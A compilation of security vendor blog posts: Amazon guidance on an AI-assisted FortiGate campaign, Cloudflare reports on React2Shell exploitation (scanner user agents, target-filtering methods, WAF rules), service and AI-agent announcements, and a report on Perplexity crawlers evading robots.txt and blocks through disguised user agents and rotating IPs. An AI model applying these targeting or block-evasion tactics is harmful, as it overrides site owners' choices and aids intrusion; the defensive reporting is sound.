Post-exploitation depth: Shallow. Repeated failures against hardened or non-standard targets, with a pattern of moving on rather than persisting when automated approaches fail
Operational security: Inadequate. Detailed operational plans, credentials, and victim data stored without encryption alongside tooling
Amazon’s response
Amazon Threat Intelligence remains committed to helping protect customers and the broader internet ecosystem by actively investigating and disrupting threat actors.
Upon discovering this campaign, Amazon Threat Intelligence took the following actions:
Shared actionable intelligence, including indicators of compromise, with relevant partners
Collaborated with industry partners to broaden visibility into the campaign and support coordinated defense efforts
Through these efforts, Amazon helped reduce the threat actor’s operational effectiveness and enabled organizations across multiple countries to take steps to disrupt the efficacy of the campaign.
Defending your organization
This campaign succeeded through a combination of exposed management interfaces, weak credentials, and single-factor authentication—all fundamental security gaps that AI helped an unsophisticated actor exploit at scale. This underscores that strong security fundamentals are powerful defenses against AI-augmented threats. Organizations should review and implement the following.
1. FortiGate appliance audit
Organizations running FortiGate appliances should take immediate action:
Ensure management interfaces are not exposed to the internet. If remote administration is required, restrict access to known IP ranges and use a bastion host or out-of-band management network
Change all default and common credentials on FortiGate appliances, including administrative and VPN user accounts
Rotate all SSL-VPN user credentials, particularly for any appliance whose management interface was or may have been internet-accessible
Implement multi-factor authentication for all administrative and VPN access
Review FortiGate configurations for unauthorized administrative accounts or policy changes
Audit VPN connection logs for connections from unexpected geographic locations
2. Credential hygiene
Given the extraction of credentials from FortiGate configurations:
Audit for password reuse between FortiGate VPN credentials and Active Directory domain accounts
Implement multi-factor authentication for all VPN access
Enforce unique, complex passwords for all accounts, particularly Domain Administrator accounts
Review and rotate service account credentials, especially those used in backup infrastructure
3. Post-exploitation detection
Organizations that may have been affected should monitor for:
Unexpected DCSync operations (Event ID 4662 with replication-related GUIDs)
New scheduled tasks named to mimic legitimate Windows services
Unusual remote management connections from VPN address pools
LLMNR/NBT-NS poisoning artifacts in network traffic
Unauthorized access to backup credential stores
New accounts with names designed to blend with legitimate service accounts
4. Backup infrastructure hardening
The threat actor’s focus on backup infrastructure highlights the importance of:
Isolating backup servers from general network access
Patching backup software against known credential extraction vulnerabilities
Monitoring for unauthorized PowerShell module loading on backup servers
Implementing immutable backup copies that cannot be modified even with administrative access
AWS-specific recommendations
For organizations using AWS:
Enable Amazon GuardDuty for threat detection, including monitoring for unusual API calls and credential usage patterns
Use Amazon Inspector to automatically scan for software vulnerabilities and unintended network exposure
Use AWS Security Hub to maintain continuous visibility into your security posture
Use AWS Systems Manager Patch Manager to maintain patching compliance across EC2 instances running network appliances
Review IAM access patterns for signs of credential replay following any suspected network device compromise
Indicators of compromise (IOCs)
This campaign’s reliance on legitimate open-source tools—including Impacket, gogo, Nuclei, and others—means that traditional IOC-based detection has limited effectiveness. These tools are widely used by penetration testers and security professionals, and their presence alone is not indicative of compromise. Organizations should investigate context around matches, prioritizing behavioral detection (anomalous VPN authentication patterns, unexpected Active Directory replication, lateral movement from VPN address pools) over signature-based approaches.
IOC Value
IOC Type
First Seen
Last Seen
Annotation
212[.]11.64.250
IPv4
1/11/2026
2/18/2026
Threat actor infrastructure used for scanning and exploitation operations
185[.]196.11.225
IPv4
1/11/2026
2/18/2026
Threat actor infrastructure used for threat operations
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
On December 3, 2025, immediately following the public disclosure of the critical, maximum-severity React2Shell vulnerability (CVE-2025-55182), the Cloudforce One Threat Intelligence team began monitoring for early signs of exploitation. Within hours, we observed scanning and active exploitation attempts, including traffic originating from infrastructure associated with Asian-nexus threat groups.
Early activity indicates that threat actors quickly integrated this vulnerability into their scanning and reconnaissance routines. We observed systematic probing of exposed systems, testing for the flaw at scale, and incorporating it into broader sweeps of Internet‑facing assets. The identified behavior reveals the actors relied on a combination of tools, such as standard vulnerability scanners and publicly accessible Internet asset discovery platforms, to find potentially vulnerable React Server Components (RSC) deployments exposed to the Internet.
Patterns in observed threat activity also suggest that the actors focused on identifying specific application metadata — such as icon hashes, SSL certificate details, or geographic region identifiers — to refine their candidate target lists before attempting exploitation.
In addition to React2Shell, two additional vulnerabilities affecting specific RSC implementations were disclosed: CVE-2025-55183 and CVE-2025-55184. Both vulnerabilities, while distinct from React2Shell, also relate to RSC payload handling and Server Function semantics, and are described in more detail below.
On December 3, 2025, the React Team disclosed a Remote Code Execution (RCE) vulnerability affecting servers using the React Server Components (RSC) Flight protocol. The vulnerability, CVE-2025-55182, received a CVSS score of 10.0 and has been informally referred to as React2Shell.
The underlying cause of the vulnerability is an unsafe deserialization flaw in the RSC Flight data-handling logic. When a server processes attacker-controlled payloads without proper validation, it becomes possible to influence server-side execution flow. In this case, crafted input allows an attacker to inject logic that the server interprets in a privileged context.
Exploitation is straightforward. A single, specially crafted HTTP request is sufficient; there is no authentication requirement, user interaction, or elevated permissions involved. Once successful, the attacker can execute arbitrary, privileged JavaScript on the affected server.
This combination of authenticated access, trivial exploitation, and full code execution is what places CVE-2025-55182 at the highest severity level and makes it significant for organizations relying on vulnerable versions of React Server Components.
In response, Cloudflare has deployed new rules across its network, with the default action set to Block. These new protections are included in both the Cloudflare Free Managed Ruleset (available to all Free customers) and the standard Cloudflare Managed Ruleset (available to all paying customers), as detailed below. More information about the different rulesets can be found in our documentation.
CVE
Description
Cloudflare WAF Rule ID
CVE-2025-55182
React – RCE
Rules to mitigate React2Shell Exploit
Paid: 33aa8a8a948b48b28d40450c5fb92fba
Free: 2b5d06e34a814a889bee9a0699702280
CVE-2025-55182 – 2
React – RCE Bypass
Additional rules to mitigate exploit bypass
Paid: bc1aee59731c488ca8b5314615fce168
Free: cbdd3f48396e4b7389d6efd174746aff
CVE-2025-55182
Scanner Detection
Additional paid WAF rule to catch React2Shell scanning attempts
Paid: 1d54691cb822465183cb49e2f562cf5c
Recently disclosed RSC vulnerabilities
In addition to React2Shell, two additional vulnerabilities affecting specific RSC implementations were disclosed. The two vulnerabilities, while distinct from React2Shell, also relate to RSC payload handling and Server Function semantics, with corresponding Cloudflare protections noted below:
CVE
Description
Cloudflare WAF Rule ID
CVE-2025-55183
Leaking Server Functions
In deployments where Server Function identifiers are insufficiently validated, an attacker may force the server into returning the source body of a referenced function
Paid: 17c5123f1ac049818765ebf2fefb4e9b
Free: 3114709a3c3b4e3685052c7b251e86aa
CVE-2025-55184
React Function DoS
A crafted RSC Flight Payload containing cyclical Promise references can trigger unbounded recursion or event-loop lockups under certain server configurations, resulting in denial-of-service conditions
Paid: 2694f1610c0b471393b21aef102ec699
Investigation of early scanning and exploitation
The following analysis details the initial wave of activity observed by Cloudforce One, focusing on threat actor attempts to scan for and exploit the React2Shell vulnerability. While these findings represent activity immediately following the vulnerability’s release, and were focused on known threat actors, it is critical to note that the volume and scope of related threat activity have expanded dramatically since these first observations.
Tactics
Unsurprisingly, the threat actors were relying heavily on publicly available, commercial, and a variety of other tools to identify vulnerable servers:
Vulnerability intelligence: The actors leveraged vulnerability intelligence databases that aggregated CVEs, advisories, and exploits for tracking and prioritization.
Vulnerability reconnaissance: The actors conducted searches using large-scale reconnaissance services, indicating they are relying on Internet-wide scanning and asset discovery platforms to find exposed systems running React App or RSC components. They also made use of tools that identify the software stack and technologies used by websites.
Vulnerability scanning: Activity included use of Nuclei (User-Agent: Nuclei – CVE-2025-55182), a popular rapid scanning tool used to deploy YAML-based templates to check for vulnerabilities. The actors were also observed using a highly likely React2Shell scanner associated with the User-Agent “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 React2ShellScanner/1.0.0“.
Vulnerability exploitation: The actors made use of Burp Suite, a web application security testing platform for identifying and exploiting vulnerabilities in HTTP/S traffic.
Techniques
Recon via Internet-wide scanning and asset discovery platform
To enumerate potential React2Shell targets, the actors leveraged an Internet-wide scanning and asset-discovery platform commonly used to fingerprint web technologies at scale. Their queries demonstrated a targeted effort to isolate React and Next.js applications — two frameworks directly relevant to the vulnerability — by searching for React-specific icon hashes, framework-associated metadata, and page titles containing React-related keywords. This approach likely allowed them to rapidly build an inventory of exploitable hosts before initiating more direct probing.
Targeting enumeration and filtering
During their reconnaissance phase, the operators applied additional filtering logic to refine their target set and minimize noise. Notably, they excluded Chinese IP space from their searches, indicating that their enumeration workflow intentionally avoided collecting data on possibly domestic infrastructure. They also constrained scanning to specific geographic regions and national networks to identify likely high-value hosts. Beyond basic fingerprinting, the actors leveraged SSL certificate attributes — including issuer details, subject fields, and top-level domains — to surface entities of interest, such as government or critical-infrastructure systems using .gov or other restricted TLDs. This combination of geographic filtering and certificate-based pivoting enabled a more precise enumeration process that prioritized strategically relevant and potentially vulnerable high-value targets.
Preliminary target analysis
Observed activity reflected a clear focus on strategically significant organizations across multiple regions. Their highest-density probing occurred against networks in Taiwan, Xinjiang Uygur, Vietnam, Japan, and New Zealand — regions frequently associated with geopolitical intelligence collection priorities. Other selective targeting was also observed against entities across the globe, including government (.gov) websites, academic research institutions, and critical‑infrastructure operators. These infrastructure operators specifically included a national authority responsible for the import and export of uranium, rare metals, and nuclear fuel.
The actors also prioritized high‑sensitivity technology targets such as enterprise password managers and secure‑vault services, likely due to their potential to provide downstream access to broader organizational credentials and secrets.
Additionally, the campaign targeted edge‑facing SSL VPN appliances whose administrative interfaces may incorporate React-based components, suggesting the actor sought to exploit React2Shell against both traditional web applications and embedded web management frameworks in order to maximize access opportunities.
Early threat actor observations
Cloudforce One analysis confirms that early scanning and exploitation attempts originated from IP addresses previously associated with multiple Asia-affiliated threat actor clusters. While not all observed IP addresses belong to a single operator, the simultaneous activity suggests shared tooling, infrastructure, or experimentation in parallel among groups with a common purpose and shared targeting objectives. Observed targeting enumeration and filtering (e.g. a focus on Taiwan and Xinjiang Uygur, but exclusion of China), as well as heavy use of certain scanning and asset discovery platforms, suggest general attribution to Asia-linked threat actors.
Overall trends
Cloudflare’s Managed Rulesets for React2Shell began detecting significant activity within hours of the vulnerability’s disclosure. The graph below shows the daily hit count across the two exploit-related React2Shell WAF rules.
Aggregate rule hit volume over time
The React2Shell disclosure triggered a surge of opportunistic scanning and exploit behavior. In total, from 2025-12-03 00:00 UTC to 2025-12-11 17:00UTC, we received 582.10M hits. That equates to an average of 3.49M hits per hour, with a maximum number of hits in a single hour reaching 12.72M. The average unique IP count per hour was 3,598, with the maximum number of IPs in an hour being 16,585.
Hourly count of unique IPs sending React2Shell-related probes
Our data also shows distinct peaks above 6,387 User-Agents per hour, indicating a heterogeneous mix of tools and frameworks in use, with the average number of unique User-Agents per hour being 2,255. The below graph shows exploit attempts based on WAF rules (Free and Managed) triggering on matching payloads:
Unique User-Agent strings used in React2Shell-related requests
To better understand the types of automated tools probing for React2Shell exposure, Cloudflare analyzed the User-Agent strings associated with React2Shell-related requests since December 3, 2025. The data shows a wide variety of scanning tools suggesting broad Internet-wide reconnaissance:
Top 10 User Agent strings by exploit attempts
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 (GIS – AppSec Team – Project Vision)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
python-requests/2.32.5
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0 (ExposureScan)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.1 Safari/605.1.1
Payload variation and experimentation
Cloudflare analyzed the payload sizes associated with requests triggering React2Shell-related detection rules. The long-tailed distribution — dominated by sub-kilobyte probes, but punctured by extremely large outliers — suggest actors are testing a wide range of payload sizes:
Metric
Value
Maximum payload size
375 MB
Average payload size
3.2 KB
p25 (25th Percentile)
703 B
p75 (75th Percentile)
818 B
p90 (90th Percentile)
2.7 KB
p99 (99th Percentile)
66.5 KB
Standard deviation
330 KB
Additional React vulnerabilities identified
In parallel with our ongoing analysis of the React2Shell vulnerability, two additional vulnerabilities affecting React Server Components (RSC) implementations have been identified:
1. React function DoS
The vulnerability CVE-2025-55184 was recently disclosed, revealing that React Server Component frameworks can be forced into a Node.js state where the runtime unwraps an infinite recursion of nested Promises.
This behavior:
Freezes the server indefinitely
Prevents yielding back to the event loop
Effectively takes the server offline
Does not require any specific Server Action usage — merely the presence of a server capable of processing an RSC Server Action payload
The trigger condition is a cyclic promise reference inside the RSC payload.
2. Leaking server functions
Another vulnerability, CVE-2025-55183, was also recently disclosed, revealing that certain React Server Component frameworks can leak server-only source code under specific conditions.
If an attacker gains access to a Server Function that:
Accepts an argument that undergoes string coercion, and
Does not validate that the argument is of an expected primitive type
then the attacker can coerce that argument into a reference to a different Server Function. The coerced value’s toString() output causes the server to return the source code of the referenced Server Function.
How Cloudflare is protecting customers
Cloudflare’s protection strategy is multi-layered, relying on both the inherent security model of its platform and immediate, proactive updates to its Web Application Firewall (WAF).
Cloudflare Workers: React-based applications and frameworks deployed on Cloudflare Workers are inherently immune. The Workers security model prevents exploits from succeeding at the runtime layer, regardless of the malicious payload.
Proactive WAF deployment: Cloudflare urgently deployed WAF rules to detect and block traffic proxied through its network related to React2Shell and the recently disclosed RSC vulnerabilities.
The Cloudflare security team continues to monitor for additional attack variations and will update protections as necessary to maintain continuous security for all proxied traffic.
Continuous monitoring
While Cloudflare’s emergency actions — the WAF limit increase and immediate rule deployment — have successfully mitigated the current wave of exploitation attempts, this vulnerability represents a persistent and evolving threat. The immediate weaponization of CVE-2025-55182 by sophisticated threat actors underscores the need for continuous defense.
Cloudflare remains committed to continuous surveillance for emerging exploit variants and refinement of WAF rules to detect evasive techniques. However, network-level protection is not a substitute for remediation at the source. Organizations must prioritize immediate patching of all affected React and Next.js assets. This combination of platform-level WAF defense and immediate application patching remains the only reliable strategy against this critical threat.
Indicators of Compromise
Tool/Scanner
User Agent String
Observation/Purpose
Nuclei
Nuclei – CVE-2025-55182
User-Agent for rapid, template-based scanning for React2Shell vulnerability
React2ShellScanner
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 React2ShellScanner/1.0.0
User-Agent for a likely custom React2Shell vulnerability scanner
Cloudforce One’s mission is to help defend the Internet. In Q2’25 alone, Cloudflare stopped an average of 190 billion cyber threats every single day. But real-world customer experiences showed us that stopping attacks at the edge isn’t always enough. We saw ransomware disrupt financial operations, data breaches cripple real estate firms, and misconfigurations cause major data losses.
In each case, the real damage occurred inside networks.
These internal breaches uncovered another problem: customers had to hand off incidents to separate internal teams for investigation and remediation. Those handoffs created delays and fractured the response. The result was a gap that attackers could exploit. Critical context collected at the edge didn’t reach the teams managing cleanup, and valuable time was lost. Closing this gap has become essential, and we recognized the need to take responsibility for providing customers with a more unified defense.
These services are delivered by Cloudforce One REACT (Respond, Evaluate, Assess, Consult Team), a group of seasoned responders and security veterans who investigate threats, hunt adversaries, and work closely with executive leadership to guide response and decision-making.
Customers already trust Cloudforce One to provide industry-leading threat intelligence, proactively identifying and neutralizing the most sophisticated threats. REACT extends that partnership, bringing our expertise directly to customer environments to stop threats wherever they occur. In this post, we’ll introduce REACT, explain how it works, detail the top threats our team has observed, and show you how to engage our experts directly for support.
Our goal is simple: to provide an end-to-end security partnership. We want to eliminate the painful gap between defense and recovery. Now, customers can get everything from proactive preparation to decisive incident response and full recovery—all from the partner you already trust to protect your infrastructure.
It’s time to move beyond fragmented responses and into one unified, powerful defense.
How REACT works
REACT services consist of two main components: Security advisory services to prepare for incidents and incident response for emergency situations.
A breakdown of the Cloudforce One incident readiness and response service offerings.
Advisory services are designed to assess and improve an organization’s security posture and readiness. These include proactive threat hunting, backed by Cloudflare’s real-time global threat intelligence, to find existing compromises, tabletop exercises to test response plans against simulated attacks, and both incident readiness and maturity assessments to identify and address systemic weaknesses.
The Incident Response component is initiated during an active security crisis. The team specializes in handling a range of complex threats, including APT and nation-state activity, ransomware, insider threats, and business email compromise. The response is also informed by Cloudflare’s threat intelligence and, as a network-native service, allows responders to deploy mitigation measures directly at the Cloudflare edge for faster containment.
For organizations requiring guaranteed availability, incident response retainers are offered. These retainers provide priority response, the development of tailored playbooks, and ongoing advisory support.
Cloudflare’s REACT services are vendor-agnostic in their scope. We are making REACT available to both existing Cloudflare customers and non-customers, regardless of their current technology stack, and regardless of whether their environment is on-premise, public cloud, or hybrid.
What makes Cloudflare’s approach different?
Our new service provides significant advantages over traditional incident response, where engagement and data sharing occur over separate, out-of-band channels. The integration of the service into the platform enables a more efficient and effective response to threats.
The core differentiators of this approach are:
Unmatched threat visibility. With roughly 20% of the web sitting behind Cloudflare’s network, Cloudforce One has unique visibility into emerging attacks as they unfold globally. This lets REACT accelerate their investigations and quickly correlate incident details with emerging attack vectors and known adversary tactics.
Network-native mitigation. The service is designed for network-native response. This allows the team, with customer authorization, to deploy mitigations directly at the Cloudflare edge, such as a WAF rule or Secure Web Gateway policy. This capability reduces the time between threat identification and containment. All response actions are tracked within the dashboard for full visibility.
Service delivery by proven experts. Cloudforce One is composed of seasoned threat researchers, consultants, and incident responders. The team has a documented history of managing complex security incidents, including nation-state activity and sophisticated financial fraud.
Vendor-agnostic scope. While managed through the Cloudflare dashboard, the scope of the response is vendor-agnostic. The team is equipped to conduct investigations and coordinate remediation across diverse customer environments, including on-premise, public cloud, and hybrid infrastructures.
Key Threats Seen During Engagements So Far
Analysis of security engagements by the REACT team over the last six months reveals three prevalent and high-impact trends. The data indicates that automated defenses, while critical, must be supplemented by specialized incident response capabilities to effectively counter these specific threats.
High-impact insider threats
The REACT team has seen a significant number of incidents driven by insiders who use trusted access to bypass typical security controls. These threats are difficult to detect as they often combine technical actions with non-technical motivations. Recent scenarios observed are:
Disgruntled or current employees using their specialized, trusted access to execute targeted, destructive attacks.
Financially motivated insiders who are compensated by external actors to exfiltrate data or compromise internal systems.
State sponsored operatives gain trusted, privileged access via fraudulent remote work roles to exfiltrate data, conduct espionage, and steal funds for illicit regime financing.
Ransomware
The REACT team has observed that ransomware continues to be a primary driver of high-severity incidents, posing an existential threat to nearly every sector. Common themes observed include:
Disruption of core operations in the financial sector via hostage-taking of critical systems.
Paralysis of business functions and compromise of client data in the real estate industry, leading to significant downtime and regulatory scrutiny.
Broad impact across all industry verticals.
Stopping these attacks demands not only robust defenses but also a well-rehearsed recovery plan that cuts time-to-restoration to hours, not weeks.
Application security and supply chain breaches
The REACT team has also seen a significant increase in incidents originating at the application layer. These threats typically manifest in two primary areas: vulnerabilities within an organization’s own custom-developed (‘vibe coded’) applications, and security failures originating from their third-party supply chain:
Vibe coding: The practice of providing natural language prompts to AI models to generate code can produce critical vulnerabilities which can be exploited by threat actors using techniques like remote code execution (RCE), memory corruption, and SQL injection.
SaaS supply chain risk: A compromise at a critical third-party vendor that exposes sensitive data, such as when attackers used a stolen Salesloft OAuth token to exfiltrate customer support cases from their clients’ Salesforce instances.
Integrated directly into your Cloudflare dashboard
Starting today, Cloudflare Enterprise customers will find a new “Incident Response Services” tab in the Threat intelligence navigation page in the Cloudflare dashboard. This dashboard integration ensures that critical security information and the ability to engage our incident response team are always at your fingertips, streamlining the process of getting expert help when it matters most.
Screenshot of the Cloudforce One Incident Response Services page in the Cloudflare dashboard
Retainer customers will benefit from a dedicated Under Attack page, which allows customers to contact Cloudforce One team during an active incident. In the event of an active incident, a simple “Request Help” button in our “Under Attack” page will immediately page our on-call incident responders to get you the help you need without delay.
Screenshot on the Under Attack button in the Cloudflare dashboard
Screenshot of the Emergency Incident Response page in the Cloudflare dashboard
For proactive needs, you can also easily submit requests for security advisory services through the Cloudflare dashboard:
Confirmation of the successful service request submission
How to engage with Cloudforce One
To learn more about REACT, existing Enterprise customers can explore the dedicated Incident Response section in the Cloudflare dashboard. For new inquiries regarding proactive partnerships and retainers, please contact Cloudflare sales.
Security professionals everywhere face a paradox: while more data provides the visibility needed to catch threats, it also makes it harder for humans to process it all and find what’s important. When there’s a sudden spike in suspicious traffic, every second counts. But for many security teams — especially lean ones — it’s hard to quickly figure out what’s going on. Finding a root cause means diving into dashboards, filtering logs, and cross-referencing threat feeds. All the data tracking that has happened can be the very thing that slows you down — or worse yet, what buries the threat that you’re looking for.
Today, we’re excited to announce that we’ve solved that problem. We’ve integrated Cloudy — Cloudflare’s first AI agent — with our security analytics functionality, and we’ve also built a new, conversational interface that Cloudflare users can use to ask questions, refine investigations, and get answers. With these changes, Cloudy can now help Cloudflare users find the needle in the digital haystack, making security analysis faster and more accessible than ever before.
Since Cloudly’s launch in March of this year, its adoption has been exciting to watch. Over 54,000 users have tried Cloudy for custom rule creation, and 31% of them have deployed a rule suggested by the agent. For our log explainers in Cloudflare Gateway, Cloudy has been loaded over 30,000 times in just the last month, with 80% of the feedback we received confirming the summaries were insightful. We are excited to empower our users to do even more.
Talk to your traffic: a new conversational interface for faster RCA and mitigation
Security analytics dashboards are powerful, but they often require you to know exactly what you’re looking for — and the right queries to get there. The new Cloudy chat interface changes this. It is designed for faster root cause analysis (RCA) of traffic anomalies, helping you get from “something’s wrong” to “here’s the fix” in minutes. You can now start with a broad question and narrow it down, just like you would with a human analyst.
For example, you can start an investigation by asking Cloudy to look into a recommendation from Security Analytics.
From there, you can ask follow-up questions to dig deeper:
“Focus on login endpoints only.”
“What are the top 5 IP addresses involved?”
“Are any of these IPs known to be malicious?”
This is just the beginning of how Cloudy is transforming security. You can read more about how we’re using Cloudy to bring clarity to another critical security challenge: automating summaries of email detections. This is the same core mission — translating complex security data into clear, actionable insights — but applied to the constant stream of email threats that security teams face every day.
Use Cloudy to understand, prioritize, and act on threats
Analyzing your own logs is powerful — but it only shows part of the picture. What if Cloudy could look beyond your own data and into Cloudflare’s global network to identify emerging threats? This is where Cloudforce One’s Threat Events platform comes in.
Cloudforce One translates the high-volume attack data observed on the Cloudflare network into real-time, attacker-attributed events relevant to your organization. This platform helps you track adversary activity at scale — including APT infrastructure, cybercrime groups, compromised devices, and volumetric DDoS activity. Threat events provide detailed, context-rich events, including interactive timelines and mappings to attacker TTPs, regions, and targeted verticals.
We have spent the last few months making Cloudy more powerful by integrating it with the Cloudforce One Threat Events platform. Cloudy now can offer contextual data about the threats we observe and mitigate across Cloudflare’s global network, spanning everything from APT activity and residential proxies to ACH fraud, DDoS attacks, WAF exploits, cybercrime, and compromised devices. This integration empowers our users to quickly understand, prioritize, and act on indicators of compromise (IOCs) based on a vast ocean of real-time threat data.
Cloudy lets you query this global dataset in a natural language and receive clear, concise answers. For example, imagine asking these questions and getting immediate actionable answers:
Who is targeting my industry vertical or country?
What are the most relevant indicators (IPs, JA3/4 hashes, ASNs, domains, URLs, SHA fingerprints) to block right now?
How has a specific adversary progressed across the cyber kill chain over time?
What novel new threats are threat actors using that might be used against your network next, and what insights do Cloudflare analysts know about them?
Simply interact with Cloudy in the Cloudflare Dashboard > Security Center > Threat Intelligence, providing your queries in natural language. It can walk you from a single indicator (like an IP address or domain) to the specific threat event Cloudflare observed, and then pivot to other related data — other attacks, related threats, or even other activity from the same actor.
This cuts through the noise, so you can quickly understand an adversary’s actions across the cyber kill chain and MITRE ATT&CK framework, and then block attacks with precise, actionable intelligence. The threat events platform is like an evidence board on the wall that helps you understand threats; Cloudy is like your sidekick that will run down every lead.
How it works: Agents SDK and Workers AI
Developing this advanced capability for Cloudy was a testament to the agility of Cloudflare’s AI ecosystem. We leveraged our Agents SDK running on Workers AI. This allowed for rapid iteration and deployment, ensuring Cloudy could quickly grasp the nuances of threat intelligence and provide highly accurate, contextualized insights. The combination of our massive network telemetry, purpose-built LLM prompts, and the flexibility of Workers AI means Cloudy is not just fast, but also remarkably precise.
And a quick word on what we didn’t do when developing Cloudy: We did not train Cloudy on any Cloudflare customer data. Instead, Cloudy relies on models made publicly available through Workers AI. For more information on Cloudflare’s approach to responsible AI, please see these FAQs.
What’s next for Cloudy
This is just the next step in Cloudy’s journey. We’re working on expanding Cloudy’s abilities across the board. This includes intelligent debugging for WAF rules and deeper integrations with Alerts to give you more actionable, contextual notifications. At the same time, we are continuously enriching our threat events datasets and exploring ways for Cloudy to help you visualize complex attacker timelines, campaign overviews, and intricate attack graphs. Our goal remains the same: make Cloudy an indispensable partner in understanding and reacting to the security landscape.
The new chat interface is now available on all plans, and the threat intelligence capabilities are live for Cloudforce One customers. Learn more about Cloudforce One here and reach out for a consultation if you want to go deeper with our experts.
We are observing stealth crawling behavior from Perplexity, an AI-powered answer engine. Although Perplexity initially crawls from their declared user agent, when they are presented with a network block, they appear to obscure their crawling identity in an attempt to circumvent the website’s preferences. We see continued evidence that Perplexity is repeatedly modifying their user agent and changing their source ASNs to hide their crawling activity, as well as ignoring — or sometimes failing to even fetch — robots.txtfiles.
The Internet as we have known it for the past three decades is rapidly changing, but one thing remains constant: it is built on trust. There are clear preferences that crawlers should be transparent, serve a clear purpose, perform a specific activity, and, most importantly, follow website directives and preferences. Based on Perplexity’s observed behavior, which is incompatible with those preferences, we have de-listed them as a verified bot and added heuristics to our managed rules that block this stealth crawling.
How we tested
We received complaints from customers who had both disallowed Perplexity crawling activity in their robots.txt files and also created WAF rules to specifically block both of Perplexity’s declared crawlers: PerplexityBot and Perplexity-User. These customers told us that Perplexity was still able to access their content even when they saw its bots successfully blocked. We confirmed that Perplexity’s crawlers were in fact being blocked on the specific pages in question, and then performed several targeted tests to confirm what exact behavior we could observe.
We created multiple brand-new domains, similar to testexample.com and secretexample.com. These domains were newly purchased and had not yet been indexed by any search engine nor made publicly accessible in any discoverable way. We implemented a robots.txt file with directives to stop any respectful bots from accessing any part of a website:
We conducted an experiment by querying Perplexity AI with questions about these domains, and discovered Perplexity was still providing detailed information regarding the exact content hosted on each of these restricted domains. This response was unexpected, as we had taken all necessary precautions to prevent this data from being retrievable by their crawlers.
Obfuscating behavior observed
Bypassing Robots.txt and undisclosed IPs/User Agents
Our multiple test domains explicitly prohibited all automated access by specifying in robots.txt and had specific WAF rules that blocked crawling from Perplexity’s public crawlers. We observed that Perplexity uses not only their declared user-agent, but also a generic browser intended to impersonate Google Chrome on macOS when their declared crawler was blocked.
Declared
Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; Perplexity-User/1.0; +https://perplexity.ai/perplexity-user)
20-25m daily requests
Stealth
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
3-6m daily requests
Both their declared and undeclared crawlers were attempting to access the content for scraping contrary to the web crawling norms as outlined in RFC 9309.
This undeclared crawler utilized multiple IPs not listed in Perplexity’s official IP range, and would rotate through these IPs in response to the restrictive robots.txt policy and block from Cloudflare. In addition to rotating IPs, we observed requests coming from different ASNs in attempts to further evade website blocks. This activity was observed across tens of thousands of domains and millions of requests per day. We were able to fingerprint this crawler using a combination of machine learning and network signals.
An example:
Of note: when the stealth crawler was successfully blocked, we observed that Perplexity uses other data sources — including other websites — to try to create an answer. However, these answers were less specific and lacked details from the original content, reflecting the fact that the block had been successful.
How well-meaning bot operators respect website preferences
In contrast to the behavior described above, the Internet has expressed clear preferences on how good crawlers should behave. All well-intentioned crawlers acting in good faith should:
Be transparent. Identify themselves honestly, using a unique user-agent, a declared list of IP ranges or Web Bot Auth integration, and provide contact information if something goes wrong.
Be well-behaved netizens. Don’t flood sites with excessive traffic, scrape sensitive data, or use stealth tactics to try and dodge detection.
Serve a clear purpose. Whether it’s powering a voice assistant, checking product prices, or making a website more accessible, every bot has a reason to be there. The purpose should be clearly and precisely defined and easy for site owners to look up publicly.
Separate bots for separate activities. Perform each activity from a unique bot. This makes it easy for site owners to decide which activities they want to allow. Don’t force site owners to make an all-or-nothing decision.
Follow the rules. That means checking for and respecting website signals like robots.txt, staying within rate limits, and never bypassing security protections.
OpenAI is an example of a leading AI company that follows these best practices. They clearly outline their crawlers and give detailed explanations for each crawler’s purpose. They respect robots.txt and do not try to evade either a robots.txt directive or a network level block. And ChatGPT Agent is signing http requests using the newly proposed open standard Web Bot Auth.
When we ran the same test as outlined above with ChatGPT, we found that ChatGPT-User fetched the robots file and stopped crawling when it was disallowed. We did not observe follow-up crawls from any other user agents or third party bots. When we removed the disallow directive from the robots entry, but presented ChatGPT with a block page, they again stopped crawling, and we saw no additional crawl attempts from other user agents. Both of these demonstrate the appropriate response to website owner preferences.
How can you protect yourself?
All the undeclared crawling activity that we observed from Perplexity’s hidden User Agent was scored by our bot management system as a bot and was unable to pass managed challenges. Any bot management customer who has an existing block rule in place is already protected. Customers who don’t want to block traffic can set up rules to challenge requests, giving real humans an opportunity to proceed. Customers with existing challenge rules are already protected. Lastly, we added signature matches for the stealth crawler into our managed rule that blocks AI crawling activity. This rule is available to all customers, including our free customers.
What’s next?
We announced Content Independence Day almost one month ago, giving content creators and publishers more control over how their content is accessed. Today, over two and a half million websites have chosen to completely disallow AI training through our managed robots.txt feature or our managed rule blocking AI Crawlers. Every Cloudflare customer is now able to selectively decide which declared AI crawlers are able to access their content in accordance with their business objectives.
